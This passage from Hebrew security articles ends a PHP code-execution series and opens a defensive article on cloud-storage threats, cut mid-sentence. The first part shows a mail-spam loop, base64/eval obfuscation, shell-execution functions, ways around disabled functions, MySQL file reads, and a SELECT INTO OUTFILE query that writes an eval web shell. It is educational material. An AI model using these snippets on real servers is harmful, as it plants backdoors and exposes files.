PHP מאפשרת שליחה פשוטה של מיילים בעזרת הפונקציה mail. אבל מה יקרה אם אני אצרף לולאה?

```
<?php
while ( 1 )
      mail(...);
?>
```

זה נשלח מהשרת שבו מורץ הסקריפט, ואנחנו קובעים מה לשלוח ולמי לשלוח. בדוגמה הזו אני גם קבעתי כמה לשלוח (עד שימאס לסקריפט והלולאה תשבר בעקבות איזו מגבלה פנימית). אז בשתי מילים: מייל ספאמר!

## Obfuscated Code

בגדול, Obfuscation אומר לקחת את הקוד ולערבל אותו על מנת שיהיה קשה להבין אותו, עם פעולות כמו צמצום הרווחים והשורות בקוד ושינוי שמות המשתנים והפונקציות. אפשר לעשות דברים בהתאם לפונקציונליות בשפה. ב-PHP יש לאנשים מנהג מוזר לקחת את כל הקוד של הדף ולהמיר אותו ל-base64 ולשים ב-Eval:

```
<?php eval(base64_decode("ZWNobyAiUm95Ijs=")); ?>
```

הקוד מחולק ל-2 פעולות:

1. הפונקציה base64_decode - הקוד בעצם מוצג ב-Base64, אז הפונקציה מחזירה אותו לטקסט רגיל.
2. eval - הקוד האמיתי הוא כרגע מחרוזת (String) שהוחזר מהפונקציה base64_decode. איך אפשר להריץ קוד שרשום ב-PHP אבל הוא שמור כמחרוזת? eval.

במילים אחרות, אפשר לקחת את ה-eval ולשנות אותו (נגיד ל-echo) כדי לקבל את הקוד שהיה צריך לרוץ:

```
<?php echo(base64_decode("ZWNobyAiUm95Ijs=")); ?>
```

וזה יעבוד, אבל... כנראה שתריצו את זה בשרת ביתי על גבי Apache ותכנסו עם דפדפן. אז לא עדיף ככה?

```
<?php echo(htmlspecialchars(base64_decode("ZWNobyAiUm95Ijs="))); ?>
```

לדוגמאות קצת יותר אמיתיות ל-Obfuscations מהסוג הזה: חשיבות הצפנת קבצים במנועים מתקדמים.
וכמובן, יש כאלה שלקחו את זה צעד אחד קדימה ויצרו מנגנוני פיענוח חכמים: Zend Guard ו-IonCube.

כדאי גם לבדוק מה מתלווה למגנונים האלה. לדוגמה, IonCube מגיע עם ספריית פונקציות משלו, שכוללת רשימת פונקציות שכדאי מאוד להכיר ולבדוק. אולי כדאי להתחיל עם ioncube_read_file?

### Process Control

הרצת פקודות ותהליכים ב-PHP יכולה להתבצע במספר צורות שונות.הצורה הכי פשוטה שיש היא זו:

```
<?php
      $response = `ls`;
      echo $response;
<?
```

ה-Backtick Operator (מודגש באדום), ינסו להריץ את מה שרשום בפנים כפקודה, והפלט יוחזר. הפונקציה shell_exec עושה בדיוק אותו דבר ( "This function is identical to the backtick operator").

עוד פונקציות בסיגנון:

- הפונקציה exec
- הפונקציה passthru
- הפונקציה system
- הפונקציה proc_open
- הפונקציה expect_popen
- הפונקציה pcntl_exec
- הפונקציה popen

סיום תהליכים:

- תהליך יכול להסגר על ידי פקודה שתסגור אותו (לדוגמה, taskkill של Windows)
- תהליך יכול להסגר גם על ידי שליחת SIGNAL של KILL בעזרת הפונקציה posix_kill.
- תהליך שנפתח עם הפונקציה proc_open יכול להסגר בעזרת הפונקציה proc_terminate.
- תהליך שנפתח עם הפונקציה popen יכול להסגר בעזרת הפונקציה pclose.

מגבלות ריצה משמעותיות:

- מנגנון ה-Safe Mode - רשימת המגבלות ה-Safe Mode של PHP מפרטת לעומק מה קורה לכל דבר כש-Safe Mode דלוק. שימו לב שחלק מהפונקציות מבוטלות לצרכי אבטחה, בעוד שחלקן האחר מוגבל לתיקייה ספציפית שממנה הוא יכול להריץ דברים (safe_mode_exec_dir), ולפעמים הפונקציה escapeshellcmd מופעלת אוטומתית. למזלנו מחקו את ה-Safe Mode מ-PHP בגירסה 5.4.0.
- פונקציות חסומות (ההגדרה disable_functions) - אנשים אוהבים לחסום פונקציות מזיקות, ובצדק, אז תזכרו תמיד שיש מגוון רחב של פונקציות שאמנם פועלות קצת שונה אבל עושות בגדול אותו דבר.
- מגבלת זמן ריצה (ההגדרה max_execution_time) - נדיר שאין מגבלת זמן ריצה, ולכן כדאי להימנע מלהריץ דברים שלוקחים יותר מדי זמן בבת אחת. אפשר לנסות להשתמש בפונקציה set_time_limit או בפונקציה ini_set (על ההגדרה max_execution_time) כדי לשנות את מגבלת זמן הריצה של הסקריפט הנוכחי.

## MySQL

PHP בדרך כלל לא בא לבד, וברוב המקרים מתלווה אליו שרת מסד נתונים. חשוב להכיר גם את מסד הנתונים שאנחנו עובדים איתו, כי לפעמים הוא יכול לספק לנו פונקציונאליות שלא באמת קשורה ישירות לטבלאות ושדות, כדוגמת מסד הנתונים MSSQL שבו קיים ה-xp cmdshell (שימושי באמת מעבר לניצול SQL Injections?). בדרך כלל עובדים עם PHP ו-MySQL ביחד, ולכן בחרתי להוסיף מעט מידע על MySQL.

### קריאת קבצים - הפונקציה load_file

ב-MySQL Function and Operator Reference אפשר למצוא הרבה פונקציות, חלקן אפילו מגניבות! ידעתם על קיומה של הפונקציה load_file? (צריך לתת מיקום מלא):

```
SELECT load_file('file')
```

השאילתה תחזיר את תוכן הקובץ! הפונקציה דורשת הרשאות FILE ויש כל מיני מגבלות קטנות שאפשר לקרוא עליהן בהרחבה בקישור שנתתי.

### קריאת קבצים "מתקדמת" - שאילתת LOAD DATA INFILE

אפשר לקרוא קבצים עם שאילתת LOAD DATA INFILE שקוראת קובץ ומכניסה אותו לתוך טבלה.

אם נשתמש באפשרות LOCAL, נוכל לפעמים לקרוא קבצים שהפונקציה load_file לא הייתה קוראת עבורנו.

השאילתה הזו דורשת הרשאות FILE, וגם השימוש שלה הוא ממש פשוט:

```
LOAD DATA LOCAL INFILE 'file' INTO TABLE table
```

דוגמא יפה לשימוש בשאילתה מסגנון זה, ניתן לראות באקספלוייט הבא. תוכלו להציץ בו ולהתרשם מהשימוש בפונקציה mysql_query של PHP.

למעוניינים, אני מכיר 2 דרכים לבטל את האפשרות להשתמש בזה:

- ההגדרה local ב-MySQL
- ההגדרה mysql.allow_local_infile ב-PHP (בגירסאות הנתמכות).

### יצירת קבצים - שאילתת SELECT ... INTO

שאילתת SELECT ... INTO לוקחת תוכן וכותבת אותו לקובץ או למשתנה. נוח להשתמש ב- SELECT ... INTO OUTFILE בגלל כל הפונקציונאליות, וגם כאן צריך הרשאות FILE. דוגמה בסיסית לשימוש:

```
SELECT ... INTO OUTFILE 'myfile'
```

אפשר להשתמש בזה בשביל ליצור גיבויים של טבלאות בקבצים בצורה מהירה ונוחה, אבל שימו לב שאנחנו יכולים לשלוט בשם ומיקום הקובץ שנוצר. במילים אחרות, אפשר לנצל את זה כדי ליצור איזה קבצים שנרצה ואיפה שנרצה (בהתאם להרשאות שיש לנו). כלומר, נוכל לעשות משהו כזה:

```
SELECT "<?php @eval($_GET['c']); ?>" INTO OUTFILE 'path/file.php'
```

השאילתה תיצור קובץ PHP שיריץ כל קוד שאני אתן לו בעזרת המשתנה c בשורת הכתובת.

## סיכום

הדברים היפים באמת, הטריקים המגניבים, הם הדברים הקטנים שקצת פחות מוכרים, פחות משתמשים בהם (אם בכלל), הדברים שלא מופיעים במדריכים ומאמרים רגילים שלומדים מהם או סתם קוראים בחיפוש אחר דברים חדשים ומעניינים, הדברים שאולי אנשים אחרים גילו ובחרו לא לפרסם, הדברים שתוכל למצוא רק כשאתה יושב באמת וקורא דברים ב-Documentations / Manuals או מתעמק בקבצי המקור של משהו. ומה שבטוח - יש עוד הרבה דברים קטנים כאלה. אולי יש דברים שלא עלו לי לראש כשרשמתי את זה, יש דברים אחרים שבוודאי יכולתי להרחיב גם עליהם עוד אבל הסתפקתי בקישור, אני בטוח שיש גם לא מעט דברים שאני בכלל לא מכיר, ויש דברים שאני אגלה בעתיד - וזה תופס לגבי כולנו. כן, גם לגביך קורא יקר!

שבו, תשאלו, תתעניינו, תחקרו, תקראו, תתייעצו ,תחפשו ותמצאו. אולי יהיה לכם "מזל של מתחילים" וכבר תהיה לכם מציאה יפה , שלא פורסמה או פורסמה ממש לציבור קטן, אולי גם לא - וכאן אתם באמת נמדדים - תמשיכו לחפש, תמשיכו לחקור, תמשיכו לשאול, תמשיכו להתעניין - כי הדבר הגדול הבא יבוא מכם.

הפעם אני באמת מסיים, סוגר וחותם את "PHP Codes Execution" (אולי יהיה חלק ד? אומרים שאני לא צפוי). עברנו פה על דברים שאנשים התחילו להשתמש בהם לפני שנים, ועד היום עדיין משתמשים בהם - וגם ימשיכו!

זכרו: אנשים תמיד ישתמשו במוצרים שאינם מעודכנים לגירסה הכי חדשה שיש. אנשים תמיד מחפפים, מעגלים פינות ומקצרים תהליכים. אנשים הם בסך הכל אנשים, כולנו טועים - וזה אחד הדברים שהופך אותנו למי שאנחנו.

המאמר הזה, לאורך כל חלקיו, בא במטרה לחשוף אתכם למצב הזה - כדי שאתם לא תיהיו המפתח הבא שייפשל. קחו את כל מה שלמדנו פה ותיישמו את זה לכיוון חיובי. תשתפו, תלמדו, תשקיעו ותעזרו! תראו שאתם יודעים ויכולים לא רק לקחת, אלא גם לתת מהלב באהבה.

# על קופסאות נופלות ושטחים-לא-נדל"ניים אחרים

נכתב ע"י יובל נתיב (tisf) ואפיק קסטיאל (cp77fk4r)

## הקדמה

במאמר הבא נדבר על נושא שהפך להיות נחלת הכלל ועל רמות האבטחה שלו. כיום, כמעט כולנו משתמשים בשטחי אחסון חיצוניים כגון Dropbox, Google Drive, Amazon Storage, Ubuntu One ודומיהם. השירותים הללו מציעים לנו שטח דיסק מרוחק ואמצעי סנכרון לכמעט כל מכשיר קיים, החל ממכונות Windows, Linux, Mac, Android, iOS וכן הלאה.

הרעיון מאחורי שירותים אלו הוא שאנחנו, בתור לקוח פרטי, יכולים לאחסן את המידע שלנו בשרת באינטרנט, ואז כאשר נהיה מעוניינים לגשת אליו מהמשרד בעבודה, מביתו של הדוד, או סתם כאשר אנו בחופשה, נוכל לגשת, מבלי הצורך להיסחב עם כונן נייד, או Disk On Key. דבר נוסף ששירותים אלו מציעים הוא בקרה וגיבוי למידע. אם נשמור מידע על Disk On Key והוא ייגנב או ישכח באיזה מקום - המידע אבד, אך אם נשמור אותו בענן של אמאזון, בספק שהם יאבדו לנו אותו...

בתור לקוח עסקי או חברה, יש כאן פוטנציאל גדול יותר, נוכל לשתף מידע או להעביר מידע כבד לספקים, סניפים, לקוחות ועוד, מבלי הצורך בהתעסקות של הלוגיסטיקה, שלא נדבר על כך שאין צורך בבקרה על השרתים או הקמת התשתיות לכך. מספיק שיש לנו חיבור לאינטרנט - ונוכל לסנכרן את הקבצים שם.

הרעיון נשמע טוב מצד אחד, אך מצד שני, כל המידע האישי, הפרטי או העסקי שלנו - נמצאים להם אי שם על שרת באינטרנט, לא ב-Disk On Key בתיק שלי, מחובר לצרור המפתחות. זה קצת מלחיץ, לא?

במהלך מאמר זה נבצע סקירה של הסכנות הקיימות בעת השימוש בשירותים אלו, וכיצד אנו, המשתמשים הביתיים יכולים להתמודד מפניהם. ננסה לסקור את האיומים הקיימים בכל אחד משלבי השימוש / חלקי המערכת ונראה כיצד נוכל למנע מהם. חשוב לזכור כי המידע שיופיע במאמר תקף גם למערכות אחרות שמרכיביהן מקבילים למערכות שיוצגו במאמר זה.

## מבנה המערכת

על מנת לעשות סדר במאמר, נתייחס לארכיטקטורת המערכת מבחינת הסיכונים והאיומים הקיימים עליה, ועל מנת לעשות זאת, נחלק את המאמר לשלושה חלקים עיקריים:

1. **מנגנון הזיהוי ואימות הזהות למערכת** (כניסה למערכת / זיהוי חוזר)
2. **פרוטוקול התקשורת של המערכת** (הדרך בה אנו מדברים עם המערכת)
3. **ממשק/לוגיקת המערכת** (פונקציונאליות המערכת)

במהלך המאמר נעבור על כל חלק וחלק במערכת, נציג אותו, את תפקידו במערכת ואת הסיכונים הקיימים המיוחסים אליו.

## מנגנון הזיהוי ואימות הזהות למערכת

שלב האימות הוא השלב בו אנו "מדברים" בפעם הראשונה עם השרת ומודיעים לו מי אנחנו (בעזרת שם משתמש לדוגמא, או מזהה אחר במערכת). בתמורה, הוא מבקש מאתנו דבר נוסף על מנת לוודא שמי שאנחנו טוענים שאנחנו - זה באמת אנחנו (כמו סיסמה, Token או OTP למשל). את החלק הנ"ל, ניתן לחלק בדרך כלל לשני חלקים עיקריים: "שלב האימות הראשוני" ו"שלב האימות החוזר".

ב**שלב האימות הראשוני**, במצב ברירת מחדל, השרתים מבקשים מאתנו שני דברים: שם משתמש וסיסמה. זה ידוע כאימות חד שלבי. אימות חד שלבי הוא אימות המבקש לדעת מי אנחנו (שם משתמש) ומשהוא שאנו יודעים (במקרה הזה, סיסמה).

**שלב האימות החוזר** נגזר משלב האימות הראשוני, שלב האימות החוזר מתבצע במקביל לכל פעולה ופעולה שלנו בשרת. לאחר שביצענו בהצלחה את שלב האימות הראשוני, נשמר מזהה השיחה / חיבור שלנו עם המערכת (על מנת שלא נצטרך לבצע אימות בכל פעולה שנבצע במערכת). מזהה זה נקרא עוגייה (Cookie) או Session ID. מדובר בדרך כלל בערך ארוך וייחודי בעל תאריך תפוגה. תפקידו הוא לאמת כל פעולה שלנו (שאכן התבצע על ידינו) מבלי הצורך שנשלח את סיסמתנו בכל פעם. בפעם הבאה שאנו ניגש לשרת לביצוע פעולה מסוימת, השרת יבקש לראות מהו תוכן העוגייה שלנו ולאחר שנשלח אותה אליו, הוא יזהה לאיזה חשבון מקושרת העוגייה, ייבצע בדיקות כגון תאריך תפוגה וכו', ולאחר מכן, יספק לנו את השירות המבוקש. במידה ותוקף השיג גישה לתווך התקשורת דרכו אנו מתקשרים עם השרת ועל ידי כך השיג את העוגייה הנ"ל, בדרך כלל היא תספיק לו על מנת לבצע פעולות בשמנו - אך חשיפת תוכן העוגייה שלנו עדיף מחשיפת סיסמתנו.

בנוסף, ניתן לחולל את הערך הקיים בעוגייה בעזרת מספר משתנים, כאשר אחד מהם הוא כתובת ה-IP של המשתמש. במידה וערך זה ייפול, לתוקף לא תהיה אפשרות לבצע בו שימוש מפני שכתובת ה-IP שלנו אינה זהה לכתובת ה-IP של המשתמש. אך למרות כי דרך מימוש זה נחשבת כמאובטחת יותר, רב השירותים לא מבצעים בה שימוש מפני אי-הנוחות הקיים למשתמש (בכל פעם שמשתנה כתובת ה-IP של מחשב המשתמש, הוא יאלץ להקליד את סיסמתו שוב על מנת לחולל מזהה חדש).

## פרוטוקול התקשורת של המערכת

פרוטוקול התקשורת של המערכת מגדיר את מכלול החוקים שבעזרתם הדפדפן, או כל תוכנת סנכרון קבצים ייעודית שבעזרתה אנו עובדים מול ספקי שירות הענן תתקשר עם השרת. המטרה מאחורי קביעת פרוטוקול אחיד לתקשורת היא לקבוע סדר בחבילות המידע ובתוכן שאותו הן מעבירות. ללא סדר קבוע, צד הלקוח וצד השרת לא יוכלו להבין זה את זה. בדיוק כמו שללא **שום** שפה משותפת בין שני אנשים, הם לא יוכלו לתקשר אחד עם השני.

כאמור, פרוטוקול התקשורת אחראי על אחידות שפת התקשורת, וכמובן - העברת המידע עצמו, אך חוץ מתפקיד זה, הפרוטוקול בדרך כלל מעביר מידע נוסף ("Metadata"), מדובר מידע שהוא לא התוכן המבוקש עצמו, אלא מידע נלווה, שיכול לעזור בתפעול התקשורת. דוגמא קלאסית הינה פרוטוקול ה-HTTP, כאשר אנו גולשים לאתר אינטרנט ומבקשים תוכן של עמוד מסוים, צד השרת שולח לנו את תוכן העמוד, מלבד תוכן העמוד מתווסף מידע נוסף כגון סוג התשובה ("200" - הדף נמצא, "404" - הדף אינו קיים, "403" - הדף קיים, אך אין לנו הרשאות מתאימות לצפות בו, ועוד), כמה זמן לשמור את העמוד במנגנון ב-Cache, ועוד.

כאשר אנו מתקשרים אם שטח האחסון המרוחק שלנו, הנמצא על שרתי ספקית אותו השטח, ואנו מעבירים קבצים / או מעוניינים לבדוק כמה מקום פנוי נשאר לנו, לחיצות העכבר והקשות המקלדת שלנו, מתורגמות למידע המועבר דרך פרוטוקול התקשורת לצד השרת, צד השרת מסוגל להבין מה ביקשנו, לבצע את המשימה ולהחזיר את המידע הרלוונטי שביקשנו.

בעזרת פרוטוקול התקשורת, המידע לא רק עובר מהצד השולח אל הצד המקבל, אלא גם מקבל משמעות, מפני שבפרוטוקול התקשורת, למידע הממוקם באזור X יש משמעות אחת, אך מידע הממוקם באזור Y יכול להיות משמעות שונה לחלוטין.

## ממשק/לוגיקת המערכת

ממשק המערכת הינו הרכיב המרכזי במערכת, כאשר אנחנו כותבים "ממשק" אנחנו לא מתכוונים לתפריטים, אלא לכלל לוגיקת המערכת ולכלל הפונקציות המרכיבות אותה. יכול להיות כי תהליך ההזדהות למערכת, מנגנון האימות החוזר, ופרוטוקול המערכת מאובטחים למדי, אך חשוב כי אלו הם רק המעטפת, אם ממשק המערכת עצמו נכתב בצורה בעייתית, יכול להיות שלמרות שכל המידע שלנו מוצפן, תוקף יוכל לנצל כשלים לוגיים / תכנותיים במערכת ולהשיג מידע מחשבוננו. זה שעמוד מילוי טופס הכנסת הסיסמה משתמש ב-SSL על מנת לאבטח את המידע מפני מתקפות MITM, אך המידע מאוחסן בצורה גלויה בטבלאות שניתן לשלוף מהן את המידע בעזרת מתקפות כגון SQL Injection, או שניתן לגשת לממשק הניהול עצמו ע"י שינוי ה-ID של המשתמש, זה נחמד, אבל לא ממש עוזר מעיד את רמת אבטחה גבוהה.

ממשק המערכת מורכב ממספר רכיבים, הממשק הקיים בצד הלקוח, הממשק המיוצא לצד הלקוח בצד השרת (כדוגמת ה-Web Services, או ה-API), לוגית צד הלקוח, לוגיקת צד השרת, וכמובן - מסד הנתונים שתפקידו לאחסן את כלל המידע בצורה שיהיה קל לשלוף ולבצע עליו חיתוכים שונים. בכל רכיב ורכיב הממשק בכל צורה שהיא, מנגנון אבטחה - יכול להיות כשל.

**כשלים כלליים** יכולים להיות מקרים בהם כלל לוגית האבטחה או זיהוי המשתמש מתבצעת בצד הלקוח, מה שמאפשר לתוקף לבצע מניפולציות על המידע הנשלח לשרת לאחר שזה יצא מתוכנת הלקוח (על ידי Data Tampering או על ידי Revers Engineering) וכך להשיג גישה לאזורים/מידע/פונקציות שלא היו נגישים אליו בצורה "טבעית".

**כשלים מקומיים** יכולים להיות מקרים בהם Web Service מסוים, אשר אחראי על פעולות ניהול קריטיות במערכת נגיש לכלל המשתמשים ללא הצורך בביצוע הזדהות. במקרה כזה, תוקף יוכל לגשת לאותו Web Service ולהפעילו "ידנית" וכך לחבל במערכת, או לגנוב ממנה מידע רגיש.

## סוגי האיומים

לאחר שראינו והבנו מה הם מרכיבי המערכת, נוכל לעבור ולסקור את האיומים והסכנות הקיימות לנו בתור משתמשי קצה בעת השימוש במערכת. האיומים שנגע בהם הם:

1. **מנגנון הזיהוי ואימות הזהות למערכת** (כניסה למערכת / זיהוי חוזר)
   - מתקפות Key Logging / Key Sniffing.
   - מתקפות Man In The Browser.
   - ניחוש סיסמאות שיטתי.
   - מתקפות פישינג והונאות.
   - שליפת מידע רגיש השמור באופן לא מאובטח.
2. **פרוטוקול התקשורת של המערכת** (הדרך בה אנו מדברים עם המערכת)
   - מתקפות Man In The Middle ומתקפות Rogue Routing נוספות.
   - מתקפות Data Tampering וחולשות לוגיות בפרוטוקול המערכת.
3. **ממשק/לוגיקת המערכת** (פונקציונאליות המערכת)
   - מתקפות Server Side.

## מנגנון הזיהוי ואימות והזדהות למערכת

כמו שראינו, הליך הזיהוי מתבצע בשני אופנים, בעת השלב הראשוני - שלב הכנסת פרטי ההזדהות למערכת, ושלב האימות החוזר - השלב בו אנו מזדהים לשרת עם כל פעולה שלנו בעזרת העוגייה וה-Session ID.

### מתקפות Key Logging

שלב הכנסת פרטי ההזדהות למערכת הינו שלב מהיר, מדובר במספר שניות שבהן אנו מקלידים מחרוזת השמורה בראש שלנו לממשק ההזדהות של המערכת, אחד הסיכונים העיקריים שלנו כאן הוא מתקפות Key Sniffing / KeyLogging. מי מבצע אותן? תוכנות / חומרות קטנות בשם "Key Loggers", מדובר בתוכנות שמבצעים מספר שינויים בתהליכים הנמצאים בין המקלדת שלנו לבין עמוד האינטרנט, הן יכולות להיות בתצורה חומרית, ולהתלבש כמתאם קטן בין המקלדת למחבר ה-PS2 / USB מאחורי המחשב, הן יכולות להיות בתצורה וירטואלית כ-Driver, ולבצע מספר Hook-ים ברמת ה-Kernel על מנת להאזין

לתעבורת המידע המגיעה מהמקלדת. והן להיות בתצורה וירטואלית כתוכנת User-Land (מה שנפוץ בעיקר, בעיקר בגלל הפשטות) ולבצע Hook-ים ומניפולציות על המידע ברמת ה-User Mode.

כיום, נראה שכמעט כל וירוס, תולעת, בוט-נט וכל שאר המזיקים ניחנים ביכולות Key Logging כאלה ואחרות על מנת לגלות את סיסמאות המשתמשים במחשב אליהם הן הצליחו לחדור.

**כיצד ניתן להתגונן?**

בדרך כלל, יחסית קל להישמר מפני מתקפות אלו, למרות כל הקלות הבלתי נסבלת היום של הפריצה למחשב אישי. עם כמה שזה נשמע מצחיק - נוכל להימנע ממתקפות אלו על ידי מספר עקרונות פשוטים שיעזרו לנו להימנע מלהידבק או להשתמש במחשבים עם פוטנציאל גבוהה להדבקות בכל מני וירוסים או מזיקים שיכולים לגנוב לנו את הסיסמאות:

- דואגים להתקין תוכנת Anti-Virus רצינית על המחשב (אנחנו לא מדברים על כל התוכנות ה-Cleaners המצחיקות האלה, שלא באמת עושות משהו רציני ומשום מה משתמשים שונים מחשיבים אותן, אלא אחת מארבעת-חמשת תוכנות אנטי וירוס הרציניות היום בשוק). ודואגים לעדכן אותה!

- כנ"ל על תוכנות Firewall.

- לא מתחברים לחשבונות שלנו באינטרנט ממחשבים לא מוכרים, כי, לכו תדעו מה לעזאזל יש על המחשב הזה. (לדוגמא, מחשבי אינטרנט-קפה, אינטרנט בספריה באוניברסיטה, לכו תדעו לאיפה גלשו מהם ומה עשות איתם - מחשבים כאלה, הם מדגרות קלאסיות לווירוסים).

- לא גולשים לכל מני אתרים מפוקפקים באינטרנט, נזהרים לא ללחוץ על כל מני קישורים הנראים חשודים (לאט לאט, צוברים את הניסיון לדעת מה נראה חשוד ומה לא).

- לא משתמשים בכונן USB לפני שסורקים אותו מווירוסים, עם עדיפות לשימוש בכונן USB אישי שאנחנו יודעים בדיוק מה יש עליו - ושנבדק ונסרק מדי פרק זמן קצר. וכמובן, לא מכניסים את הכונן הנ"ל למחשב נוסף בלי תוכנת אנטי-וירוס מעודכנת. תודות למיקרוסופט, ולפיצ'ר ה-AutoRun שלה, תולעים אוהבות מאוד להדביק התקני USB ניידים, מדובר בטרמפ חינם למחשב האישי של כל אחד ואחד מאתנו.

- לא מתקינים או מריצים כל מני תוכנות שאנו לא יודעים מה טבען או שמקורן לא אמין.

- ופשוט מאוד - משתמשים במחשב בצורה מודעת לאבטחת מידע.

### מתקפות Man In The Browser

מתקפות MiTB הן מתקפות המזכירות את מתקפות ה-Key Sniffing מבחינת המקור מהן הן מגיעות (ולכן דרך ההימנעות ממתקפה זו דומה מאוד לדרך ההימנעות מהמתקפה הקודמת שהצגנו), השוני בין המתקפה הקודמת למתקפות MiTB הוא בדרך מימושן ובזה שמתקפות אלו הן ספציפיות מאוד.

מבחינת דרך המימוש - מדובר בתוספים זדוניים לדפדפן (או בצורה קלאסית על ידי התקנת הרחבה לדפדפן, או על ידי שינוי בקוד שלו וביצוע Hooking על התהליך עצמו בעת השימוש בו) הנמצאים בין המשתמש לבין התוכנה, מסוגלים לעשות כל העולה על רוחם - מפעולות באתר בשם המשתמש, ועד הצגת תוכן מסולף ושקרי.

מבחינת המיקוד - מדובר במתקפות שבדרך כלל ממוקדות למספר אתרים קטן, והן ממוקדות לפעולות ספציפיות. הספציפיות הנ"ל מצד אחד מקטינה את הסיכון מהן (מפני שלא לכולם יש חשבון PayPal - ואם נדבקנו בווירוס שמבצע MiTB על PayPal ואין לנו חשבון באתר זה, לא נרגיש בו כל כך), אך מצד שני היא מגבירה את יכולת הביצוע (ולכן את הנזק), מדובר במתקפות שמסוגלות לבצע פעולה ספציפית ולכסות אותה (לדוגמא, התוסף הזדוני מחכה שנתחבר לאתר של PayPal, מחכה שנבצע העברת כספים מסוימת, ובזמן אישור הפעולה - הוא משנה את יעד הפעולה כך שהכסף יגיע ליוצר התוסף. וכמובן - שינוי המידע המוצג למשתמש בסופו של דבר, המשתמש יראה כי הכסף אכן עבר לספק השירות אליו הוא התכוון להעביר את הכסף, אך כמובן שספק זה לא קיבל את הכסף מעולם, הוא הגיע לחשבונו של יוצר הפלאגין). ניתן לקרוא עוד על מתקפות אלו במאמר שנכתב על ידי הרצל לוי ו[פורסם בגליון ה-18 של Digital Whisper](#).

### כיצד ניתן להתגונן?

כמו שכבר נכתב, ההתגוננות מפני מתקפות אלו הוא שימוש מודע לאבטחת מידע במחשב, כל מה שנבצע על מנת התגונן מפני מתקפות Key Logging נבצע גם כאן. עם הדגשים הבאים:

- **אין להתקין תוספי דפדפן ממקורות שאינם אמינים**, כאשר מתקינים תוספים לדפדפן, הם מסוגלים לקבל שליטה על המידע המתקבל ועל המידע הנשלח מהדפדפן. לא פעם ראינו מקרים בהם פורסמו תוספים זדוניים שמטרתם הינה לחבל בפעולתו התקינה של הדפדפן על מנת להזיק למשתמש.

## ניחוש סיסמאות שיטתי

גם אם המערכת אליה אנו מתחברים היא מבצר, או בונקר, ורמת האבטחה בו גבוהה, ואנחנו משתמשים בהצפנות משוגעות על מנת לאבטח את התקשורת שלנו עם המערכת, כל עוד נשתמש בסיסמאות חלשות - אין לרמת האבטחה שום סיכוי לעצור את התוקפים מלהגיע לחשבון שלנו. אחת המתקפות הוותיקות בעולם ההאקינג היא מתקפת Brute-Force, ובעזרתה, כל סיסמה חלשה תיפול. בעת מתקפות אלו, תוקפים מנסים באופן שיטתי את כלל המחרוזות האפשריות על מנת לנסות ולפגוע בסיסמה הנכונה. מדובר במתקפה הנחשבת "טיפשה" ואיטית, אך למרות טיפשותה ואיטיותה, ניתן לבצעה במספר אופנים שיכולים להקל על התוקף ולקצר את המלאכה.

לדוגמא - ניחוש סיסמאות ממילון ("Dictionary Attack") שהוכן מראש, המכיל סיסמאות הנפוצות בשימוש, וכך לנסות לנחש סיסמאות נפוצות, כמות הפריצות לאתרים שבוצעו לאחרונה, ופרסום סיסמאות המשתמשים, מקנה לתוקפים יכולות הרכבת מילון עם סיסמאות שנעשו בהן שימוש במציאות. או ביצוע ניחוש של סיסמאות נפוצות באופן רוחבי (על כמות גדולה של משתמשי המערכת), שימוש בטבלאות Hash או טבלאות Rainbow (במידה והתוקף השיג את סיסמאות המשתמשים באופן מגובב, ועליו כעת רק לנסות "לשבור" אותן). בנוסף, גורמים עוינים בעלי אמצעים, יכולים לגייס רשתות בוט-נט על מנת לנצל כוח עיבוד גדול יותר, וכך לבצע חישובים באופן מהיר יותר על מנת לקצר את זמן התקיפה הנדרש לכיסוי מירב הסיסמאות. דרך נוספת להגביר את קצב החישוב היא שימוש בחומרה ייעודית (כגון מאיצים גרפיים) וחישובים מבוססי GPU.

בנוסף, מלבד ניחוש במתקפות אלו על מנת לנחש את סיסמא החשבון, תוקפים יכולים לנסות לפרוץ לחשבונות אחרים שלנו על מנת להשיג את סיסמאותינו באופן קל יותר (לדוגמא - ניתן להניח שהרבה יותר קל לפרוץ לחשבון שלנו באתר האוניברסיטה מאשר לחשבון ה-PayPal שלנו), ואז לנסות את הסיסמה שבחרנו בחשבון אחד על מנת להתחבר לחשבון היעד בהנחה שאנו משתמשים באותה הסיסמה למספר חשבונות. ממחקרים שארגוני אבטחה עושים, נראה כי רב האנשים משתמשים במספר קטן מאוד של סיסמאות לרב חשבונותיהם.

### כיצד ניתן להתגונן?

- מורכבות הסיסמה (אורך, סוג תווים, שכיחות וכו') הוא המפתח כאן. חשוב מאוד להשתמש בסיסמאות מורכבות - ככל שהסיסמה תהיה מורכבת יותר, כך לתוקפים יידרש זמן רב יותר למצוא את הסיסמה הנכונה. יש עוד מספר אלמנטים (כגון מנגנוני Lock-Out או מנגנוני זיהוי מתקפות מסגנון זה) שניתן לממש בעת יצירת המערכת, אך אנו, בתור משתמשי קצה מחוייבים

